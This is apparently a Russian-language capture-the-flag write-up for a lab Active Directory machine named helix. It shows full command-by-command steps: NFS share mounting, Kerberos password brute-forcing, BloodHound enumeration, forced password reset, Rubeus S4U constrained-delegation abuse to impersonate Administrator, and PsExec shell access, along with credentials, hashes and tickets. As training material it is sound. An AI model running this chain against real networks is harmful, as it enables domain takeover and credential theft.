helix

CG :: Спираль

Название: `Спираль`
Категория: `Active Directory`

Сложность: `Сложная`
Очки: `2000`

Описание: `Погрузитесь в мир запутанной и сложной архитектуры, устроенной подобно спирали. Структура наполнена загадками и скрытыми механизмами. Каждый виток спирали скрывает в себе новые вызовы и открывает неожиданные пути`
Теги: `ActiveDirectory`

Разведка

```bash
nmap -v -sV 192.168.1.38
```

Доступно много портов, контроллер домена
Из интересных - 2049
Служба NFS

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-12-01
111/tcp  open  rpcbind?
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: co
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  mountd        1-3 (RPC #100005)
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: co
3269/tcp open  tcpwrapped
Service Info: Host: HELIX; OS: Windows; CPE: cpe:/o:microsoft:windows
```


Сканируем более детально:

```
nmap -v -sV --script=nfs-ls.nse,nfs-showmount.nse,nfs-statfs.nse
192.168.1.38 -Pn -p2049
```

```
Nmap scan report for revolution.codeby.cdb (192.168.1.38)
Host is up (0.00062s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  mountd  1-3 (RPC #100005)
| nfs-showmount:
|_  /it_stuff

NSE: Script Post-scanning.
Initiating NSE at 20:24
Completed NSE at 20:24, 0.00s elapsed
```

Определяем директорию it_stuff
Подключаем данный ресурс:

```
mkdir /tmp/NFS
sudo mount -t nfs 192.168.1.38:it_stuff /tmp/NFS
```



Есть доступ на чтение.
Много различных файлов, я написал 2 скрипта.
Первый генерирует 1337 рандомных паролей и записывает в текстовой файл

```
❯ sudo ls -l /tmp/NFS/scripts
total 92
-rwx------ 1 nobody nogroup  4254 Nov 29 20:14 CheckADHealth.ps1
-rwx------ 1 nobody nogroup 23676 Nov 29 20:14 CheckMaxTokenSize.ps1
-rwx------ 1 nobody nogroup  2642 Nov 29 20:14 CreateOUStructure.ps1
-rwx------ 1 nobody nogroup   495 Nov 29 20:15 Get-DisconnectedMailbox.ps1
-rwx------ 1 nobody nogroup   102 Nov 29 20:15 Get-MailboxdatabaseCopyStatus.ps1
-rwx------ 1 nobody nogroup  2128 Nov 29 20:15 Get-MessageTrackingLog.ps1
-rwx------ 1 nobody nogroup   184 Nov 29 20:15 IsHierarchicalGroup.ps1
-rwx------ 1 nobody nogroup  1390 Nov 29 20:15 PS-Capture-Local-Screen.ps1
-rwx------ 1 nobody nogroup  1010 Nov 29 20:16 dc-check.ps1
-rwx------ 1 nobody nogroup   851 Nov 29 20:16 folders_structures.ps1
-rwx------ 1 nobody nogroup   912 Nov 29 20:16 free_space.ps1
-r-x------ 1 nobody nogroup   428 Nov 29 19:51 gen_random_passes.ps1
-r-x------ 1 nobody nogroup 28077 Nov 29 19:51 generated_passwords.txt
-rwx------ 1 nobody nogroup   902 Nov 29 20:16 locale_change.ps1
-rwx------ 1 nobody nogroup   438 Nov 29 20:16 localgroup_members.ps1
-r-x------ 1 nobody nogroup   317 Nov 29 19:51 set_rand_pass.ps1
-rwx------ 1 nobody nogroup   174 Nov 29 20:16 who_logge_on.ps1
```

Второй скрипт устанавливает рандомный пароль из данного списка пользователю - valentin.badanov
Таким образом получаем логин и список паролей для брутфорса

```
1  Clear-Host
2
3  $user = "valentin.badanov"
4  $password = Get-Content $HOME\Desktop\generated_passwords.txt | Get-Random
5
6  Set-ADAccountPassword $user -Reset -NewPassword (ConvertTo-SecureString -AsPlainText $password -Force -Verbose) -PassThru
7
8  Write-Host "Password for $user has changed" -ForegroundColor DarkGreen
9
```

Ставим на перебор

```
kerbrute bruteuser --dc 192.168.1.38 -d codeby.cdb -t 100 ../pswd
valentin.badanov
```


Успех

```
❯ kerbrute bruteuser --dc 192.168.1.38 -d codeby.cdb -t 100 ../pswd valentin.badanov

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 12/01/23 - Ronnie Flathers @ropnop

2023/12/01 15:05:12 >  Using KDC(s):
2023/12/01 15:05:12 >   192.168.1.38:88

2023/12/01 15:05:19 >  [+] VALID LOGIN:  valentin.badanov@codeby.cdb:Ya]fBdUJl[/%2zC\GNw
2023/12/01 15:05:20 >  Done! Tested 1161 logins (1 successes) in 7.883 seconds
 ~/Desktop/CVE-2023-46604  main !1 ?7 ❯
```

Воспользуемся инструментом bloodhound и посмотрим кратчайшие пути до администратора
А также что вообще может данный пользователь

```
bloodhound-python -u valentin.badanov -p 'Ya]fBdUJl[/%2zC\GNw' -ns
192.168.1.38 -d codeby.cdb -c all
```

Пользователь входит в группу WinRM, а также имеет интересную возможность.
Менять пароль пользователю - valentin.badanov_adm




Подключаемся и меняем пароль:

```
*Evil-WinRM* PS C:\Users\valentin.badanov\Documents> Set-ADAccountPassword valentin.badanov_adm -Reset -NewPassword (ConvertTo-
SecureString -AsPlainText "Not_secure_p@ssword" -Force -Verbose) -PassThru


DistinguishedName : CN=valentin.badanov_adm,OU=Service Accounts,DC=codeby,DC=cdb
Enabled           : True
Name              : valentin.badanov_adm
ObjectClass       : user
ObjectGUID        : 7eb3d58e-8d5d-4e03-a7c1-b81f793b5026
SamAccountName    : valentin.badanov_adm
SID               : S-1-5-21-150664353-2498602900-4043100055-1260
UserPrincipalName : valentin.badanov_adm@codeby.cdb



*Evil-WinRM* PS C:\Users\valentin.badanov\Documents>
```

Также через bloodhound посмотрим что нибудь интересное:

```
bloodhound-python -u valentin.badanov_adm -p 'Not_secure_p@ssword' -ns
192.168.1.38 -d codeby.cdb -c all
```


Находим много интересного. Ребятам оставил хинт в файлике view-delegate.ps1




PowerView сторонний модуль для PS - https://book.hacktricks.xyz/windows-hardening/basic-powershell-for-pentesters/powerview
В данном таске используем PowerView и Rubeus в винде, не все же винду из под линуксов ломать :)

Проверяем SPN, делегирование:

```
Import-Module .\PowerView.ps1
Get-DomainUser -Server helix.codeby.cdb -TrustedToAuth -Credential codeby\valentin.badanov_adm | select samaccountname, msds-allowedtodelegateto
```




Отлично, получаем то что искали:



Есть ограниченное делегирование на службу cifs
Если у юзера настроено ограниченное делегирование, можно выдать себя за любого члена домена и пройти аутентификацию в службе, которой доверено делегирование

Условие:
Знать пароль УЗ. В нашем случае была возможность смены пароля.



Для проведения атаки необходимо сгенерировать хеш для УЗ

```
.\Rubeus.exe hash /password:'Not_secure_p@ssword'
/user:valentin.badanov_adm /domain:codeby.cdb
```

```
  _______                _
 (_____ \              | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Not_secure_p@ssword
[*] Input username             : valentin.badanov_adm
[*] Input domain               : codeby.cdb
[*] Salt                       : CODEBY.CDBvalentin.badanov_adm
[*]       rc4_hmac             : 22B7604EF969ADC28E66BF47B3CE4EAA
[*]       aes128_cts_hmac_sha1 : 1E348E0A0696562CB0F4ADCDE241892D
[*]       aes256_cts_hmac_sha1 : C67126889CD677679E27F503F0CD829559BB2BA8E99B19F41E3075E597C65549
[*]       des_cbc_md5          : 082AC2DC07919E6D

$Exited3n D:/!hack/win-binaries ❯
```

Теперь осталось имперсонировать (воплощение? :) в общем impersonate и произвести pass the ticket /ptt

```
.\Rubeus.exe s4u /user:valentin.badanov_adm
/rc4:22B7604EF969ADC28E66BF47B3CE4EAA /impersonateuser:Administrator
/domain:codeby /dc:192.168.1.38 /msdsspn:cifs/helix.codeby.cdb
/altservice:CIFS /ptt
```

```
$Exited3n D:/!hack/win-binaries ❯ .\Rubeus.exe triage

  _______                _
 (_____ \              | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v2.3.0

Action: Triage Kerberos Tickets (All Users)

[*] Current LUID    : 0x2c52b

 ----------------------------------------------------------------------------------------
 | LUID    | UserName                   | Service              | EndTime              |
 ----------------------------------------------------------------------------------------
 | 0x2c52b | administrator @ CODEBY.CDB | CIFS/helix.codeby.cdb | 30.11.2023 2:10:00 |
 ----------------------------------------------------------------------------------------
```

```
$Exited3n D:/!hack/win-binaries ❯ .\Rubeus.exe hash /password:'Not_secure_p@ssword' /user:valentin.badanov_adm /domain
:codeby.cdb

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Not_secure_p@ssword
[*] Input username             : valentin.badanov_adm
[*] Input domain               : codeby.cdb
[*] Salt                       : CODEBY.CDBvalentin.badanov_adm
[*]       rc4_hmac             : 22B7604EF969ADC28E66BF47B3CE4EAA
[*]       aes128_cts_hmac_sha1 : 1E348E0A0696562CB0F4ADCDE241892D
[*]       aes256_cts_hmac_sha1 : C67126889CD677679E27F503F0CD829559BB2BA8E99B19F41E3075E597C65549
[*]       des_cbc_md5          : 082AC2DC07919E6D
```

```
Administrator: PowerShell

      H6ADAgEBoRgwFhsUdmFsZW50aW4uYmFkYW5vdl9hZG0=

[*] Impersonating user 'administrator' to target SPN 'cifs/helix.codeby.cdb'
[*]   Final ticket will be for the alternate service 'CIFS'
[*] Building S4U2proxy request for service: 'cifs/helix.codeby.cdb'
[*] Using domain controller: 192.168.1.38
[*] Sending S4U2proxy request to domain controller 192.168.1.38:88
[+] S4U2proxy success!
[*] Substituting alternative service name 'CIFS'
[*] base64(ticket.kirbi) for SPN 'CIFS/helix.codeby.cdb':

      doIGoDCCBpygAwIBBaEDAgEWooIFsjCCBa5hggWqMIIFpqADAgEFoQwbCkNPREVCWS5DREKiIzAhoAMC
      AQKhGjAYGwRDSUZTGxBoZWxpeC5jb2RlYnkuY2Rio4IFajCCBWagAwIBEqEDAgEDooIFWASCBVRJfbIY
      XLUfPPe8FWnqboVpBUIfQEg9qgsx+EXWEn/e73boFALpvgaGan41zYDkdgVm6U+KpANKPSXFPeUPKOgI
      vKhMx9gzBYqJH1Ug+rq4zV7IL2EO+KXqTKzLFiAr9BCmGjyPeOq7ESZ9Ik6FKKfJ0RyFROAtFCxI26Be
      CyctgrBnrzpNQ0hwmsXDvccBI2iFc1Ghdx2daPHCd1Vd/zE3dpO2Rd8YbqApPpMqgGyequKKJ7nFltxS
      aVjhcnmnqehztgs+AojcZc6rst3WDgNccNqmuzpzfa7MCidY/TpRe08zkxKH2z14WV684SuWRCWT+kyK
      h69/KbR8YlCRsTaAqMU1pSIgcjyPr6OERJxhSSRuAUTyZUmC2+yntWQnJracgDREFpOgY1ZE4uQh4qYI
      eOWXIMtygxSsAGQO761tBkVcIGZSLGJuhXDRGG4xvO42VT3IjqLTOHxIxR8PH9aLugbAN+0zOz/QuQCA
      n9FAdqV1OvEvq3iFYowWDrk+1ClCR04bgqoIsdYUoWxmvHbnZIaYWzNJjsktevMkJ6g4vTOEhLdaIiSw
      xlhdyVhdeb7dx4RnQXUH2MeH8WsFkD6njwLXkz/oUkF/5xCpqGo6Db3ltdPrSyE6FZPtAqgBkYOfXN06
      w6o+/U2xfP1Yp0c0R/kzwLjU4rwzPE6lC1mqhfO+qvWUKqaQxxq6ukPtBFp44jWNeFz+LygKXPiDdzho
      7xNa093hfyRn3S6axEI48B5rrFKZkAT6ZxCjhvlmCR0MLtLB7BK4QnPD78e0h4oEX/9l0RJBnx0pjNAu
      KuC+Eeey15IzCKMD+pQA+f74K/Fmr7KMKibWW/r3aFoc6xjqnUXO/lpq6V+4Q7Q66OLYTKb/xu7fi+TY
      dSFrpRto9i6qNX1+cPGaHIxgBaOzNceEowwT3NLy3WnjowwEkYVmDjsJcCY0T5jg32DFZrR8f6vDJAHt
      fHyzRyB+kn34vOFvjhltA9yLMieHX2Of2kHNeRUdm2LcFWcFMKWmkQJqvU3e6/pWTK7fgJ9tieKh3Wpx
      su8UpcVNepn5QuHfOFvuz91R0OzMrQ+xh9HGWRuCJDAQdwvV/VWDH+DQ7GusAdej5nG6CWdmdLCBHfo0
      9E2kto/g21YGjc/o6YL/d3fP1+YCZMKzADc8RnGGXSZCSQsBj91IPdH+lf0i0XHK2uXyetDSduyx9+gu
      C0e3tWYWC8Ik0kSZL0433gZahT/OwKlmVgDxsUzPPKQCBc7zAhbKCJxfsjTIkC3/btG3ftZBSGQZ44Is
      zUh5AxIsYtts/LodtUa49vjvxCjPwDs2bSJ5gReH2Ns7WgF3MTX3nnnDZHJQFPauF6NiCIvTvCi/BG+e
```

Билеты получены и импортированы!

Мою учетку имперсонировать не получится (запретил делегирование)

```
[*] Impersonating user 'exited3n' to target SPN 'cifs/helix.codeby.cdb'
[*]   Final ticket will be for the alternate service 'CIFS'
[*] Building S4U2proxy request for service: 'cifs/helix.codeby.cdb'
[*] Using domain controller: 192.168.1.38
[*] Sending S4U2proxy request to domain controller 192.168.1.38:88

[X] KRB-ERROR (13) : KDC_ERR_BADOPTION

$Exited3n D:/!hack/win-binaries ❯ cat \\helix.codeby.cdb\C$\Users\Administrator\Desktop\root.txt
Get-Content: Cannot find path '\\helix.codeby.cdb\C$\Users\Administrator\Desktop\root.txt' because it does not exist.
$Exited3n D:/!hack/win-binaries ❯
```

Читаем флаг

```
      AwIBCqERMA8bDWFkbWluaXN0cmF0b3KjBwMFAEClAAClERgPMjAyMzExMjkxMjQ3NTRaphEYDzIwMjMx
      MTI5MjI0NzU0WqcRGA8yMDIzMTIwNjEyNDc1NFqoDBsKQ09ERUJZLkNEQqkjMCGgAwIBAqEaMBgbBENJ
      RlMbEGhlbGl4LmNvZGVieS5jZGI=
[+] Ticket successfully imported!
■ $Exited3n D:/!hack/win-binaries ❯ ls \\helix.codeby.cdb\C$\Users\Administrator\Desktop\

        Directory: \\helix.codeby.cdb\C$\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---         29.11.2023     15:47             23 root.txt

■ $Exited3n D:/!hack/win-binaries ❯ cat \\helix.codeby.cdb\C$\Users\Administrator\Desktop\root.txt
Constrain3d_Del3gati0n}
■ $Exited3n D:/!hack/win-binaries ❯
```

С помощью PsExec можем получить шелл:

```
      bWluaXN0cmF0b3KjBwMFAEClAAClERgPMjAyMzExMjkxNjU2NDFaphEYDzIwMjMxMTMwMDI1NjQxWqcR
      GA8yMDIzMTIwNjE2NTY0MVqoDBsKQ09ERUJZLkNEQqkjMCGgAwIBAqEaMBgbBENJRlMbEGhlbGl4LmNv
      ZGVieS5jZGI=
[+] Ticket successfully imported!
■ $Exited3n D:/!hack/win-binaries ❯ cat \\helix.codeby.cdb\C$\Users\Administrator\Desktop\root.txt
Constrain3d_Del3gati0n}
■ $Exited3n D:/!hack/win-binaries ❯ psexec64 \\helix.codeby.cdb cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
codeby\administrator

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
Constrain3d_Del3gati0n}
C:\Windows\system32>
```

Или

```
getST.py -spn CIFS/HELIX.CODEBY.CDB
codeby.cdb/valentin.badanov_adm:'5Nd3fGRi7NhNiuhE065rDm' -dc-ip
192.168.2.9 -impersonate administrator
export KRB5CCNAME=administrator.ccache;
psexec.py 'administrator@helix.codeby.cdb' -k -no-pass
```

